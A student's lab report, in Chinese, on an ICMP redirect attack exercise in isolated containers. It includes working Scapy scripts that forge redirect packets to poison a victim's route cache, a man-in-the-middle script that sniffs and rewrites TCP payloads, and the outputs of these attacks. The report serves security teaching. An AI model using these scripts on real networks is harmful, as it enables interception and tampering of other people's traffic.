Lab 6
ICMP Redirect Attack Lab

Author：57119108 吴桐

Date：2022.8.25

Lab Tasks

Task 1: Launching ICMP Redirect Attack

ICMP 重定向报文是 ICMP 控制报文中的一种。在特定的情况下，当路由器检测到一台主机使用非优化路由的时候，它会向该主机发送一个 ICMP 重定向报文，请求主机改变路由。发生 ICMP 重定向通常有两种情况：

（1）当路由器从某个接口收到数据还需要从相同接口转发该数据时；

（2）当路由器从某个接口收到发往远程网络的数据时发现源 IP 地址与下一跳属于同一网段时。

在本次实验中，我们需要实现 ICMP 重定向攻击。网络拓扑如图 1 所示，容器相关设置如图 2 所示。



图 1

```
[08/25/22]seed@VM:~/.../Labsetup$ dockps
ce81c08a186a  host-192.168.60.5
860c3d988d37  router
f483d0b306ca  victim-10.9.0.5
d5cad3b17083  attacker-10.9.0.105
216bb27805a9  malicious-router-10.9.0.111
42aa0a883aac  host-192.168.60.6
```

图 2

首先，查看受害主机上的路由表，结果如图 3 所示。可见此时，前往 192.168.60.0/24 网段的数据包将被转发到主机 10.9.0.11 上。

```
root@f483d0b306ca:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

图 3

攻击程序 icmp_redirect.py 如图 4 所示。其中，第一个 IP 对象对应 ICMP 重定向报文，攻击机为了伪装成合法路由，在源 IP 地址填充合法网关的地址，目的 IP 地址为受害主机；icmp.gw 参数定义重定向网关，此处将其设置为一个恶意路由器；第二个 IP 对象对应原始 ICMP 报文，源 IP 地址为受害主机，目的 IP 地址为 192.168.60.5。

```
#!/usr/bin/python3

from scapy.all import *

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway, dst = victim)
icmp = ICMP(type = 5, code = 1)
icmp.gw = fake_gateway

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

图 4

如图 5 所示，在受害主机上持续 Ping 主机 192.168.60.5。

```
root@f483d0b306ca:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.173 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.082 ms
```

图 5

如图 6 所示，在攻击机上运行程序 icmp_redirect.py。

```
root@d5cad3b17083:/volumes# icmp_redirect.py
.
Sent 1 packets.
```

图 6

在受害主机上查看路由缓存，结果如图 7 所示。可以看到，此时恶意路由已被写入受害主机的路由缓存中。

```
root@f483d0b306ca:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 284sec
```

图 7

查看 traceroute 信息，结果如图 8 所示。

```
                                My traceroute  [v0.93]
f483d0b306ca (10.9.0.5)                                  2022-08-25T07:42:18+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      0.0%    43    0.1   0.2   0.1   0.5   0.1
 2. 10.9.0.11                       0.0%    43    0.1   0.2   0.1   0.5   0.1
 3. 192.168.60.5                    0.0%    43    0.1   0.2   0.1   0.4   0.1
```

图 8

Question 1: 利用 ICMP 重定向攻击实现重定向到不在局域网内的远程主机

如图 9 所示，我们将恶意路由的地址 icmp.gw 定义为一个远程主机：202.108.22.5（百度）。

```python
#!/usr/bin/python3

from scapy.all import *

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '202.108.22.5'

ip = IP(src = real_gateway, dst = victim)
icmp = ICMP(type = 5, code = 1)
icmp.gw = fake_gateway

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

图 9

重新实施 ICMP 重定向攻击，结果如图 10~11 所示。可以发现，此时受害主机的路由缓存中并没有加入我们规定的恶意路由。这说明利用 ICMP 重定向攻击不能重定向到不在局域网内的远程主机。

```
root@f483d0b306ca:/# ip route show cache
root@f483d0b306ca:/# mtr -n 192.168.60.5
root@f483d0b306ca:/#
```

图 10

```
                                My traceroute  [v0.93]
f483d0b306ca (10.9.0.5)                                  2022-08-25T07:57:02+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%     6    0.2   0.2   0.1   0.3   0.1
 2. 192.168.60.5                    0.0%     5    0.1   0.2   0.1   0.3   0.1
```

图 11

Question 2: 利用 ICMP 重定向攻击实现重定向到同一局域网内的不存在主机

如图 12 所示，我们将恶意路由的地址 icmp.gw 定义为一个同网段的不存在主机：10.9.0.99。

```python
#!/usr/bin/python3

from scapy.all import *

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.99'

ip = IP(src = real_gateway, dst = victim)
icmp = ICMP(type = 5, code = 1)
icmp.gw = fake_gateway

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

图 12

重新实施 ICMP 重定向攻击，结果如图 13~14 所示。可以发现，此时受害主机的路由缓存中并没有加入我们规定的恶意路由。这说明利用 ICMP 重定向攻击不能重定向到同一局域网内的不存在主机。

```
root@f483d0b306ca:/# ip route show cache
root@f483d0b306ca:/# mtr -n 192.168.60.5
root@f483d0b306ca:/#
```

图 13

```
                                My traceroute  [v0.93]
f483d0b306ca (10.9.0.5)                                  2022-08-25T07:58:58+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%     4    0.2   0.2   0.1   0.3   0.1
 2. 192.168.60.5                                 0.0%     4    0.1   0.2   0.1   0.3   0.1
```

图 14

Question 3: 修改容器配置文件中的参数后重新进行 ICMP 重定向攻击。

如图 15 所示，修改 docker-compose.yml 文件中的相关参数。

```
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

图 15

重新实施 ICMP 重定向攻击，结果如图 16~17 所示。可以发现，此时受害主机的路由缓存中并没有加入我们规定的恶意路由。

```
root@c63203b3f76f:/# ip route show cache
root@c63203b3f76f:/# mtr -n 192.168.60.5
root@c63203b3f76f:/#
```

图 16

```
                               My traceroute  [v0.93]
c63203b3f76f (10.9.0.5)                                  2022-08-25T08:05:23+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%     6    0.2   0.2   0.1   0.4   0.1
 2. 192.168.60.5                                 0.0%     6    0.3   0.2   0.1   0.5   0.2
```

图 17

这是因为，以上三个标记与重定向报文转发功能相关，参数值为 0 时表示禁止重定向，参数值为 1 的时候表示允许重定向。如果将三个参数均置为 1，则表示转发功能打开。此时，当恶意路由器接收到受害主机发来的报文时，会发现该报文需要转发到同一网段的路由器 10.9.0.11，因此会向受害主机发送一个重定向报文，将其路由重定向为 10.9.0.11，这样原来伪造的重定向到 10.9.0.111 报文就被覆盖了，从而导致无法完成攻击。因此，想要完成 ICMP 重定向攻击，就需要关闭正常的重定向功能。

Task 2: Launching the MITM Attack

如图 18 所示，关闭正常的重定向功能。

```
44        sysctls:
45                - net.ipv4.ip_forward=1
46                - net.ipv4.conf.all.send_redirects=0
47                - net.ipv4.conf.default.send_redirects=0
48                - net.ipv4.conf.eth0.send_redirects=0
```

图 18

实施 ICMP 重定向攻击，结果如图 19 所示。路由缓冲中的内容在一段时间后会被清除，因此在实验过程中我们需要定期重复 ICMP 重定向攻击。

```
root@060b381502a0:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 292sec
```

图 19

查看受害主机 10.9.0.5 的 MAC 地址，用于之后程序 mitm.py 的修改。

```
root@060b381502a0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 147  bytes 14517 (14.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 63  bytes 4754 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 20

如图 21 所示，在恶意路由 10.9.0.111 上关闭 IP 转发功能。

```
root@035f2d232939:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

图 21

程序 mitm.py 的内容为图 22 所示。

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'cocot', b'AAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

图 22

在主机 192.168.60.5 上使用 netcat 监听 9090 端口，在受害主机 10.9.0.5 上连接主机 192.168.60.5。在恶意路由器 10.9.0.111 上运行 mitm.py 实施攻击，结果如图 23~25 所示。受害主机发送的数据包会被中间人截获，攻击者会替换数据包中的内容，并将伪造数据包重新发送给目标主机，从而完成攻击。

```
root@035f2d232939:/volumes# mitm.py
LAUNCHING MITM ATTACK.........
```

图 23

```
root@060b381502a0:/# nc 192.168.60.5 9090
cocot
```

图 24

```
root@459974c00f8b:/# nc -lp 9090
AAAAA
```

图 25

Question 4: 抓取单向数据包

如图 26 所示，将 mitm.py 中嗅探数据包的过滤器修改为仅获取从受害主机发出的数据包。

```python
f = 'tcp and ether src 02:42:0a:09:00:05'
```

图 26

在主机 192.168.60.5 上使用 netcat 监听 9090 端口，在受害主机 10.9.0.5 上连接主机 192.168.60.5。在恶意路由器 10.9.0.111 上运行 mitm.py 实施攻击，结果如图 27~28 所示。此时，攻击程序会抓取受害主机发送的数据包，攻击者会替换数据包中的内容，并将伪造数据

包重新发送给目标主机，从而完成攻击。

```
root@060b381502a0:/# nc 192.168.60.5 9090
cocot
```

图 27

```
root@459974c00f8b:/# nc -lp 9090
AAAAA
```

图 28

查看目标主机 192.168.60.5 的 MAC 地址，用于之后程序 mitm.py 的修改。

```
root@459974c00f8b:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.60.5  netmask 255.255.255.0  broadcast 192.168.60.255
        ether 02:42:c0:a8:3c:05  txqueuelen 0  (Ethernet)
        RX packets 280  bytes 23882 (23.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 192  bytes 13946 (13.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 29

如图 30 所示，将 mitm.py 中嗅探数据包的过滤器修改为仅获取从目标主机发出的数据包。

```
22 f = 'tcp and ether src 02:42:c0:a8:3c:05'
```

图 30

在主机 192.168.60.5 上使用 netcat 监听 9090 端口，在受害主机 10.9.0.5 上连接主机 192.168.60.5。在恶意路由器 10.9.0.111 上运行 mitm.py 实施攻击，结果如图 31~32 所示。此时从受害主机发出的数据包被发送到 10.9.0.111 上后，并没有被转发到目标主机，攻击程序也不会伪造数据包发往目标主机，因此目标主机不会收到任何数据包。

```
root@060b381502a0:/# nc 192.168.60.5 9090
cocot
```

图 31

```
root@459974c00f8b:/# nc -lp 9090
```

图 32

Question 5: 根据 MAC 地址或 IP 地址进行数据包过滤

如图 33 所示，将 mitm.py 中嗅探数据包的过滤器修改为根据受害主机的 MAC 地址进行过滤。

```
22 f = 'tcp and ether src 02:42:0a:09:00:05'
```

图 33

在主机 192.168.60.5 上使用 netcat 监听 9090 端口，在受害主机 10.9.0.5 上连接主机 192.168.60.5。在恶意路由器 10.9.0.111 上运行 mitm.py 实施攻击，结果如图 34~36 所示。此时，攻击程序会抓取受害主机发送的数据包，攻击者会替换数据包中的内容，并将伪造数据包重新发送给目标主机，从而完成攻击。

```
root@060b381502a0:/# nc 192.168.60.5 9090
cocot
hello
aaacocot
aacocat
cocot
```

图 34

```
root@459974c00f8b:/# nc -lp 9090
AAAAA
hello
aaaAAAAA
aacocat
AAAAA
```

图 35

```
root@035f2d232939:/volumes# mitm.py
LAUNCHING MITM ATTACK.........
*** b'cocot\n', length: 6
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'aaacocot\n', length: 9
.
Sent 1 packets.
*** b'aacocat\n', length: 8
.
Sent 1 packets.
*** b'cocot\n', length: 6
.
Sent 1 packets.
```

图 36

如图 37 所示，将 mitm.py 中嗅探数据包的过滤器修改为根据受害主机的 IP 地址进行过滤。

```
22 f = 'tcp and src host 10.9.0.5'
```

图 37

在主机 192.168.60.5 上使用 netcat 监听 9090 端口，在受害主机 10.9.0.5 上连接主机 192.168.60.5。在恶意路由器 10.9.0.111 上运行 mitm.py 实施攻击。此时攻击依旧能成功，但是 mitm.py 发送了非常多的数据包（图 38）。

对于攻击者而言，使用 MAC 地址过滤只需要捕获和重发少量的报文，除了最开始发送了两个用于应答的报文，针对每个字符串只需要重发一个报文，其效果远远好于使用 IP 地址进行过滤。造成这种现象的原因，时在报文转发的过程中，路由不会对 IP 地址进行修改，

也就是说在其传输过程中，源 IP 地址和目的 IP 地址时不变的；但是 MAC 地址在每次报文转发时都会改变，取决于当前路由端口的 MAC 地址。所以我们只需要筛选来自受害主机 MAC 地址的报文，就能有效防止嗅探程序重复捕获自身发送的报文，避免了数据包风暴。

```
*** b'cocot\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

图 38

Summary

通过本次实验，我深入理解了 ICMP 重定向攻击的原理，也探究了各种条件下攻击的可行性。在 Question 5 中提到的过滤设置问题，我在 ARP 缓冲中毒攻击中已经遇到了。有了前面几个实验的经验，本次实验进行得较为顺利。